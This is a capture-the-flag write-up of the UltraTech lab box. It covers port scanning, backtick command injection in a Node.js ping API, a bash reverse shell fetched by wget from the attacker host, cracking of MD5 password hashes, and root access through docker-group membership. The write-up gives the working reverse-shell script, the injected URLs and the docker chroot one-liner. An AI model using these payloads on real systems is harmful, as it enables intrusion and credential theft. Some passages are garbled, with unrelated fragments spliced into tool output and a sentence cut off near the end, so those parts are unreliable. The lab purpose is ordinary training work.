

Ultratech CTF Writeup

Written by Substing.

phase 1: recon

nmap

The first step was to see what services were running on the target.

```
[root@kali:~]# nmap -p- -sV -sC 10.10.5.9
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-18 17:55 UTC
Nmap scan report for ip-10-10-5-9.eu-west-1.compute.internal (10.10.5.9)
Host is up (0.00095s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp    vsftpd 3.0.3 COMMUNITY ✓ COURSES ✓ DEVELOPERS ✓ ABOUT ✓
22/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc668985e705c2a5da7f01203a13fc27 (RSA)
|   256 c367dd26fa0c5692f35ba0b38d6d20ab (ECDSA)
|_  256 119b5ad6ff2fe449d2b517360e2f1d2f (ED25519)
8081/tcp  open  http   Node.js Express framework
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-cors: HEAD GET POST PUT DELETE PATCH
31331/tcp open  http   Apache httpd 2.4.29 ((Ubuntu))
|_http-title: UltraTech - The best of technology (AI, FinTech, Big Data)
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 02:1B:B8:0F:86:41 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.99 seconds
```

port 21: ftp

There was no anonymous login allowed.

vsftpd 3.0.3 is vulnerable to remote denial of service, but this does not help gain access to the machine.

port 22: ssh

OpenSSH 7.6p1 is vulnerable to username brute force


```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run
```

```
[*] 10.10.5.9:22 - SSH - Using timing attack technique
[*] 10.10.5.9:22 - SSH - Checking for false positives
[*] 10.10.5.9:22 - SSH - Starting scan
```

There were ultimately no credentials found using this method.

port 8081: http

From nmap we know node.js express framework is being used.



UltraTech API v0.1.3


Clearly this is an API.

```
[*] Started reverse TCP handler on 10.10.241.184:4444
[*] 10.10.5.9:8081 - Sending 957 byte payload...
[-] 10.10.5.9:8081 - Exploit failed: EOFError EOFError
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/nodejs_v8_debugger) >
```

I attempted to run a metasploit module, but with no success.

```
[root@kali]~# gobuster dir -u http://10.10.5.9:8081 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
=====
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.5.9:8081
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.2.0-dev
[+] Timeout:      10s
=====
2023/09/18 18:21:45 Starting gobuster in directory enumeration mode
=====
/auth          (Status: 200) [Size: 39]
/ping          (Status: 500) [Size: 1094]
/Ping          (Status: 500) [Size: 1094]
/Auth          (Status: 200) [Size: 39] TLS connections. No details about requests or responses made via these connections will be available in
/pinG          (Status: 500) [Size: 1094]
Progress: 1273786 / 1273834 (100.00%)
=====
2023/09/18 18:37:47 Finished
=====
```

Gobuster reveals 2 routes for calls: /ping and /auth.



```
TypeError: Cannot read property 'replace' of undefined
    at app.get (/home/www/api/index.js:45:29)
        at Layer.handle [as handle_request]
(/home/www/api/node_modules/express/lib/router/layer.js:95:5)
    at next (/home/www/api/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/home/www/api/node_modules/express/lib/router/route.js:112:3)
        at Layer.handle [as handle_request]
(/home/www/api/node_modules/express/lib/router/layer.js:95:5)
    at /home/www/api/node_modules/express/lib/router/index.js:281:22
        at Function.process_params
(/home/www/api/node_modules/express/lib/router/index.js:335:12)
```

```
at next (/home/www/api/node_modules/express/lib/router/index.js:275:10)
at cors (/home/www/api/node_modules/cors/lib/index.js:188:7)
at /home/www/api/node_modules/cors/lib/index.js:224:17
```

The screenshot shows a web browser window with the address bar containing '10.10.5.9:8081/auth'. The page content is a large, bold message: 'You must specify a login and a password'. Below the browser window, there is a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, and Kali NetHunter.

You must specify a login and a password

The next step taken was to investigate the ping route.

From Burpsuite, I saw that it took an argument of 'ip':

The screenshot shows a Burpsuite interface with a captured GET request to '/ping?ip=10.10.5.9'. The response is a 200 OK with the following content:

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Content-Length: 251
ETag: W/"fb-uLkx8Dy4nDF/t4fLV2xy8IXu5II"
Date: Mon, 18 Sep 2023 19:28:16 GMT
Connection: close
PING 10.10.5.9 (10.10.5.9) 56(84) bytes of data.
64 bytes from 10.10.5.9: icmp_seq=1 ttl=64 time=0.016 ms
--- 10.10.5.9 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.016/0.016/0.016/0.000 ms
```

The screenshot shows a web browser window with the address bar containing '10.10.5.9:8081/ping?ip=10.10.241.184'. The page content displays ping statistics for the IP '10.10.241.184'.

I investigated further into what could be passed into the ip argument and began fuzzing.

Some discoveries were that ; is sanitized out

← → ⌂ ⌂



10.10.5.9:8081/ping?ip=10.10.5.9'

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Ex

/bin/sh: 1: Syntax error: Unterminated quoted string

Adding a single quote throws an error.

Using a wordlist from GitHub <https://github.com/orwagodfather/WordList/blob/main/param.txt> , I attempted to fuzz any other arguments that the ping route might take.

```
└# wfuzz --hc 500 -w Downloads/param.txt http://10.10.5.9:8081/ping?FUZZ
```

```
[root@kali)-[~]
└# wfuzz --hc 500 -w Downloads/param.txt http://10.10.5.9:8081/ping?FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://10.10.5.9:8081/ping?FUZZ
Total requests: 25906

=====
ID      Response   Lines    Word     Chars     Payload
=====

000009247:   200       0 L       4 W       30 Ch      "ip"

Total time: 0
Processed Requests: 25906
Filtered Requests: 25905
Requests/sec.: 0
```

Nothing came up besides ip.

← → ⌂ ⌂



10.10.5.9:8081/ping?ip='ls'

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

ping: utech.db.sqlite: Name or service not known

Command execution was achieved using the backtick...

port 31331: http

The site was running Apache2.4.29 and hosted a fairly standard looking web page.

UltraTech

About Us What we are doing

BigData, AI and Blockchain experts

Do you need a new Blockchain for your company?
An AI to make coffee because interns cost too much?
You have more than 1000 entries in your database and need real Big Data
adventurers?

Contact Us NOW

Who are we?

Some new pages were found in robots.txt:

```
10.10.5.9:31331/robots.txt × Nodejs and a simple RCE × 10.10.5.9
← → C ⌂ 10.10.5.9:31331/robots.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter
Allow: *
User-Agent: *
Sitemap: /utech_sitemap.txt
```

```
10.10.5.9:31331/robots.txt × Nodejs and a simple RCE × 10.10.5.9:31331/  
← → ⌂ ⌂ 10.10.5.9:31331/utech_sitemap.txt  
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec  
/index.html  
/what.html  
/partners.html
```

The partners page reveals a login.

10.10.5.9:31331/partners.html

UltraTech

Private Partners Area

Fill in your login and password

Login

your login

Password

.....

Log in

Forgot your password?

Gobuster reveals some additional pages, but they didn't end up being used to gain access.

```
/images (Status: 301) [Size: 316] [--> http://10.10.5.9:31331/images/]  
/css (Status: 301) [Size: 313] [--> http://10.10.5.9:31331/css/]  
/js (Status: 301) [Size: 312] [--> http://10.10.5.9:31331/js/]  
/javascript (Status: 301) [Size: 320] [-->  
http://10.10.5.9:31331/javascript/]  
/server-status (Status: 403) [Size: 300]
```

Every login attempt makes an API call with the arguments of login and password.

The screenshot shows a browser window with a dark theme. The address bar contains the URL "10.10.5.9:8081/auth?login=&password=". Below the address bar, there is a navigation bar with icons for back, forward, refresh, and home. A toolbar below the navigation bar includes links for "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", and "Google Hacking DB". The main content area of the browser displays the text "You must specify a login and a password" in a large, bold, dark font.

You must specify a login and a password

And here is the call and results of a login with bad credentials.

This screenshot is similar to the previous one, showing a browser window with a dark theme. The address bar shows the URL "10.10.5.9:8081/auth?login=aaaa&password=aaaa". The main content area displays the message "Invalid credentials" in a large, bold, dark font. The browser's navigation and toolbar are visible at the top.

Invalid credentials

phase 2: access

The method used to gain access involved the backtick command execution found earlier from the ping route.

This screenshot shows a terminal window with a dark theme. The command "wget -i >& /dev/tcp/10.10.241.184/4444 0>&1" is being run. The output of the command is displayed, showing an error message: "wget: missing URL. Usage: wget [OPTION]... [URL]... Try `wget --help' for more options. Usage: ping [-aAbBdDfLnOqrRUvV64] [-c count] [-i interval] [-I interface] [-m mark] [-M pmtdisc_option] [-l preload] [-p pattern] [-Q tos] [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option] [-w deadline] [-W timeout] [hop1 ...] destination Usage: ping -6 [-aAbBdDfLnOqrRUvV] [-c count] [-i interval] [-I interface] [-l preload] [-m mark] [-M pmtdisc_option] [-N nodeinfo_option] [-p pattern] [-Q tclass] [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option] [-w deadline] [-W timeout] destination".

Wget allows the downloading of files onto the server, or uploading from the attacker's perspective.

On the attacker machine, I created the following shell script called shell.sh:

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.241.184/4444 0>&1
```

This script was then hosted on a [python http server](#) on the attacker machine.

Then I made a call to the API to run ping with the argument of a wget, telling the target to download my reverse shell.

```
http://10.10.5.9:8081/ping?ip=`wget%2010.10.241.184:8000/shell.sh`
```

The next two commands allow execution of my script and then run it.

```
10.10.5.9:8081/ping?ip=`chmod 777 shell.sh`
```

```
10.10.5.9:8081/ping?ip=`./shell.sh`
```

On my netcat listener, a shell opens!

```
└─(root㉿kali)-[~]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.241.184] from (UNKNOWN) [10.10.5.9] 37148
bash: cannot set terminal process group (966): Inappropriate ioctl for device
bash: no job control in this shell
www@ultratech-prod:~/api$ █
```

phase 3: escalation

getting r00t (not root)

Once on the machine, I look into the database file in the api directory.

```
www@ultratech-prod:~/api$ strings utech.db.sqlite
SQLite format 3
tableusersusers
CREATE TABLE users (
    login Varchar,
    password Varchar,
    type Int
)
r00tf357a0c52799563c7c7b76c1e7543a32)
admin0d0ea5111e3c1def594c1684e3b9be84
www@ultratech-prod:~/api$
```

It contains what looks like two usernames and two password hashes.

```
r00t f357a0c52799563c7c7b76c1e7543a32)
admin 0d0ea5111e3c1def594c1684e3b9be84
```

They are both easily cracked thanks to [CrackStation](https://crackstation.net). Other tools can be used as well.

Enter up to 20 non-salted hashes, one per line:

```
f357a0c52799563c7c7b76c1e7543a32
0d0ea5111e3c1def594c1684e3b9be84
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
f357a0c52799563c7c7b76c1e7543a32)	Unknown	Unrecognized hash format.
0d0ea5111e3c1def594c1684e3b9be84	md5	mrsheafy

For the second one, I had to remove the close parentheses symbol, and then it was cracked.

Enter up to 20 non-salted hashes, one per line:

```
f357a0c52799563c7c7b76c1e7543a32
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
f357a0c52799563c7c7b76c1e7543a32	md5	n100906

Looking at what was found, we see two usernames and two passwords.


```
admin:mrsheafy
```

```
r00t:n100906
```

In the home directory of the target machine, there is a user called r00t, so I successfully gain access to this account with the new password.

```
www@ultratech-prod:~/api$ su r00t  
Password:
```

The admin user can be used to log in to the partners page. We can see what is hidden here:



Restricted area

Hey r00t, can you please have a look at the server's configuration?
The intern did it and I don't really trust him.
Thanks!

lp1

getting root (r00t)

To get root access to the system, a docker exploit can be used.

```
User & Groups: uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)
```

Seeing that our user is part of the docker group, we know there is an exploit that can be run, best explained [here](#).

First we list the docker images.

```
r00t@ultratech-prod:/tmp$ docker images  
REPOSITORY          TAG      IMAGE ID      CREATED       SIZE  
bash                latest   495d6437fc1e  4 years ago  15.8MB  
r00t@ultratech-prod:/tmp$
```

Then using this docker image, we mount it and then are granted root access inside the bash image.

```
r00t@ultratech-prod:~$ docker run -v /:/mnt --rm -it bash chroot /mnt sh
```

```
END  
# whoami  
root
```

```
private.txt  
# cat private.txt  
# Life and accomplishments of Alvaro Squalo - Tome I  
  
Memoirs of the most successful digital nomad finblocktech entrepreneur  
in the world.  
  
By himself.
```

Explanation:

```
## Chapter 1 - How I became successful
```

1. The `pty` module defines r

And with that, we have root access on this box!